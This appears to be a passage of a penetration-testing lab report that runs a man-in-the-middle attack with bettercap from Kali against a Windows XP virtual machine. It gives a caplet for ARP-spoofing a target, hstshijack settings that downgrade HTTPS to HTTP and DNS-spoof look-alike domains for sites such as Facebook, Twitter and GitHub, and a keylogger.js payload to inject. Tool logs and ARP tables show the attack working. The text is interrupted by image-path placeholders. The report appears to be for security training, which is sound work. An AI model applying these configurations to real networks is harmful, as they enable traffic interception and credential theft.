
```



```



root@kali: ~          root@kali: ~
192.168.65.0/24 > 192.168.65.128 » [03:14:24] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:14:24] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
[03:14:24] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:14:24] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:14:24] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:14:24] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:14:24] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:16:58] [net.sniff.dns] dns gateway > WINDOWSXP : e15316.ds.ca.akamaiedge.net is 49.44.165.41
192.168.65.0/24 > 192.168.65.128 » [03:16:58] [net.sniff.dns] dns gateway > WINDOWSXP : e15316.ds.ca.akamaiedge.net is 49.44.165.41
192.168.65.0/24 > 192.168.65.128 » [03:17:50] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : PTR query for _microsoft_mcc._tcp.local
192.168.65.0/24 > 192.168.65.128 » [03:17:50] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : PTR query for _microsoft_mcc._tcp.local
192.168.65.0/24 > 192.168.65.128 » [03:17:51] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : PTR query for _microsoft_mcc._tcp.local
192.168.65.0/24 > 192.168.65.128 » [03:17:51] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : PTR query for _microsoft_mcc._tcp.local
192.168.65.0/24 > 192.168.65.128 »

```


## Sniffing thorough Wireshark tool:-







## Zombie Machine Activity:-



Command Prompt

```
C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.65.131 --- 0x2
  Internet Address      Physical Address      Type
  192.168.65.2          00-50-56-fe-7a-5b    dynamic
  192.168.65.128        00-0c-29-cb-88-41    dynamic

C:\Documents and Settings\Administrator>arp -a
Interface: 192.168.65.131 --- 0x2
  Internet Address      Physical Address      Type
  192.168.65.2          00-0c-29-cb-88-41    dynamic
  192.168.65.128        00-0c-29-cb-88-41    dynamic

C:\Documents and Settings\Administrator>ping www.amazon.com
Pinging e15316.dsca.akamaiedge.net [49.44.165.41] with 32 bytes of data:
Reply from 49.44.165.41: bytes=32 time=25ms TTL=127
Reply from 49.44.165.41: bytes=32 time=8ms TTL=127
Reply from 49.44.165.41: bytes=32 time=7ms TTL=127
Reply from 49.44.165.41: bytes=32 time=8ms TTL=127

Ping statistics for 49.44.165.41:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 7ms, Maximum = 25ms, Average = 12ms

C:\Documents and Settings\Administrator>
```

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The user has run several commands: "arp -a" twice, which lists ARP table entries for two interfaces with three entries each; and "ping www.amazon.com", which performs four pings to the IP 49.44.165.41 and displays ping statistics. The taskbar at the bottom shows the "Command Prompt" icon and the system tray with icons for network, battery, and time (12:48 PM).

## [6]. MITM Attack using Caplets Function:-

### Creating .cap file using nano module:-

The screenshot shows a terminal window titled "root@kali: ~". It contains two tabs: "root@kali: ~" and "TargetWindowsXp.cap \*". The "TargetWindowsXp.cap" tab displays the following content:

```
GNU nano 6.3
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.65.131
arp.spoof on
net.sniff on
```

At the bottom of the terminal window, there is a menu bar with the following options: ^G Help, ^X Exit, ^O Write Out, ^R Read File, ^W Where Is, ^\ Replace, ^K Cut, ^U Paste, ^T Execute, ^J Justify, ^C Location, ^/ Go To Line.

### INITIALISING USING .cap FILE:-

The screenshot shows a terminal window titled "root@kali: ~". It contains two tabs: "root@kali: ~" and "root@kali: ~". The "root@kali: ~" tab displays the following command and its output:

```
root@kali:~# nano TargetWindowsXp.cap
root@kali:~# bettercap -iface eth0 -caplet TargetWindowsXp.cap
bettercap v2.32.0 (built for linux amd64 with go1.17) [type 'help' for a list of commands]
```

Below the command, there is a log of bettercap's activity:

```
[03:28:21] [sys.log] [inf] gateway monitor started ...
[03:28:21] [sys.log] [inf] net.probe probing 256 addresses on 192.168.65.0/24
[03:28:21] [sys.log] [inf] arp.spoof enabling forwarding
[03:28:21] [sys.log] [inf] net.probe probing 256 addresses on 192.168.65.0/24
[03:28:21] [endpoint.new] endpoint 192.168.65.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
[03:28:21] [endpoint.new] endpoint 192.168.65.131 detected as 00:0c:29:a9:78:d7 (VMware, Inc.).
[03:28:21] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[03:28:21] [endpoint.new] endpoint 192.168.65.254 detected as 00:50:56:fc:d9:63 (VMware, Inc.).
[03:28:21] [sys.log] [inf] arp.spoof arp snooper started, probing 1 targets.
192.168.65.0/24 > 192.168.65.128 »
```

## [7]. MIGRATING HTTPS TRAFFIC TO HTTP USING HSTSHIJA CK CAPLET FUNCTION:-

```
root@kali: ~          root@kali: ~
192.168.65.0/24 > 192.168.65.128 » hstshijack/hstshijack
2023-08-29 03:29:06 [inf] hstshijack Generating random variable names for this session ...
2023-08-29 03:29:06 [inf] hstshijack Reading SSL log ...
2023-08-29 03:29:07 [inf] hstshijack Reading caplet ...
2023-08-29 03:29:08 [inf] hstshijack Module loaded.

Commands
    hstshijack.show : Show module info.

Caplet
    hstshijack.log > /usr/local/share/bettercap/caplets/hstshijack/ssl.log
    hstshijack.ignore > *
    hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.linkedin.com,linkedin.com,*.winzip.com,winzip.com,*.google.ie,google.ie,*.stackoverflow.com,stackoverflow.com,*.avg.com,avg.com,*.instagram.com,instagram.com,*.tiktok.com,tiktok.com,*.bbc.com,bbc.com,*.cnn.com,cnn.com,*.microsoft.com,microsoft.com,*.reddit.com,reddit.com,*.amazon.com,amazon.com,*.github.com,github.com,*.gitlab.com,gitlab.com
    hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,*.linkedin.com,linkedin.com,*.winzip.com,winzip.com,*.google.ie,google.ie,*.stackoverflow.com,stackoverflow.com,*.avg.com,avg.com,*.instagram.corn,instagram.corn,*.tiktok.com,tiktok.com,*.bbc.com,bbc.com,*.cnn.com,cnn.com,*.microsoft.com,microsoft.com,*.reddit.com,reddit.com,*.amazon.com,amazon.com,*.github.corn,github.corn,*.gitlab.com,gitlab.com
    hstshijack.blockscripts > undefined
    hstshijack.obfuscate > false
    hstshijack.encode > false
```

```
root@kali: ~          root@kali: ~
hstshijack.payloads > *:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js

Session info
    Session ID : tmXYN
    Callback Path : /ONFXZhlT
    Whitelist Path : /qKcNOZplHvcMOBJ
    SSL Log Path : /KotFG
    SSL Log : 99 hosts

[03:29:19] [sys.log] [inf] http.proxy started on 192.168.65.128:8080 (sslstrip disabled)
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof gitlab.com -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof twitter.corn -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof *.twitter.corn -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof facebook.corn -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof *.facebook.corn -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof apple.corn -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof *.apple.corn -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof ebay.corn -> 192.168.65.128
28
```

```

root@kali: ~
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof *.github.com -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof github.com -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:19] [sys.log] [inf] dns.spoof *.gitlab.com -> 192.168.65.128
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns LAPTOP-NI6KLSU3 : Unknown query for LAPTOP-NI6KLSU3.local
192.168.65.0/24 > 192.168.65.128 » [03:29:34] [net.sniff.mdns] mdns fe80::821c:61f4:30a5:10ba : LAPTOP-NI6KLSU3.local is fe80::821c:61f4:30a5:10ba, 192.168.65.1
192.168.65.0/24 > 192.168.65.128 » [03:30:11] [net.sniff.dns] dns gateway > WINDOWSXP : ait.in is 108.167.181.133
192.168.65.0/24 > 192.168.65.128 » [03:30:11] [net.sniff.dns] dns gateway > WINDOWSXP : ait.in is 108.167.181.133
192.168.65.0/24 > 192.168.65.128 »

```

## HSTSHIJACK.CAP FILE:-

```

root@kali: /usr/local/share/bettercap/caplets/hstshijack
GNU nano 6.3          hstshijack.cap
set hstshijack.log      /usr/local/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore    *
set hstshijack.targets   twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com
set hstshijack.replacements  twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn
set hstshijack.obfuscate  false
set hstshijack.encode     false
set hstshijack.payloads   *:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger

set http.proxy.script   /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
set dns.spoof.domains  twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn

http.proxy on
dns.spoof on

[ Read 14 lines ]
^G Help      ^O Write Out      ^W Where Is      ^K Cut      ^T Execute      ^C Location
^X Exit      ^R Read File      ^\ Replace      ^U Paste      ^J Justify      ^/ Go To Line

```

# **Migration of HTTPS Traffic to HTTP:-**

```
Command Prompt
Internet Address      Physical Address      Type
192.168.65.2          00-0c-29-ch-88-41    dynamic
192.168.65.128        00-0c-29-ch-88-41    dynamic

C:\Documents and Settings\Administrator>ping ait.in

Pinging ait.in [108.167.181.133] with 32 bytes of data:

Reply from 108.167.181.133: bytes=32 time=262ms TTL=127
Reply from 108.167.181.133: bytes=32 time=263ms TTL=127
Reply from 108.167.181.133: bytes=32 time=262ms TTL=127
Reply from 108.167.181.133: bytes=32 time=263ms TTL=127

Ping statistics for 108.167.181.133:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 262ms, Maximum = 263ms, Average = 262ms

C:\Documents and Settings\Administrator>ping www.google.com

Pinging www.google.com [142.250.199.132] with 32 bytes of data:

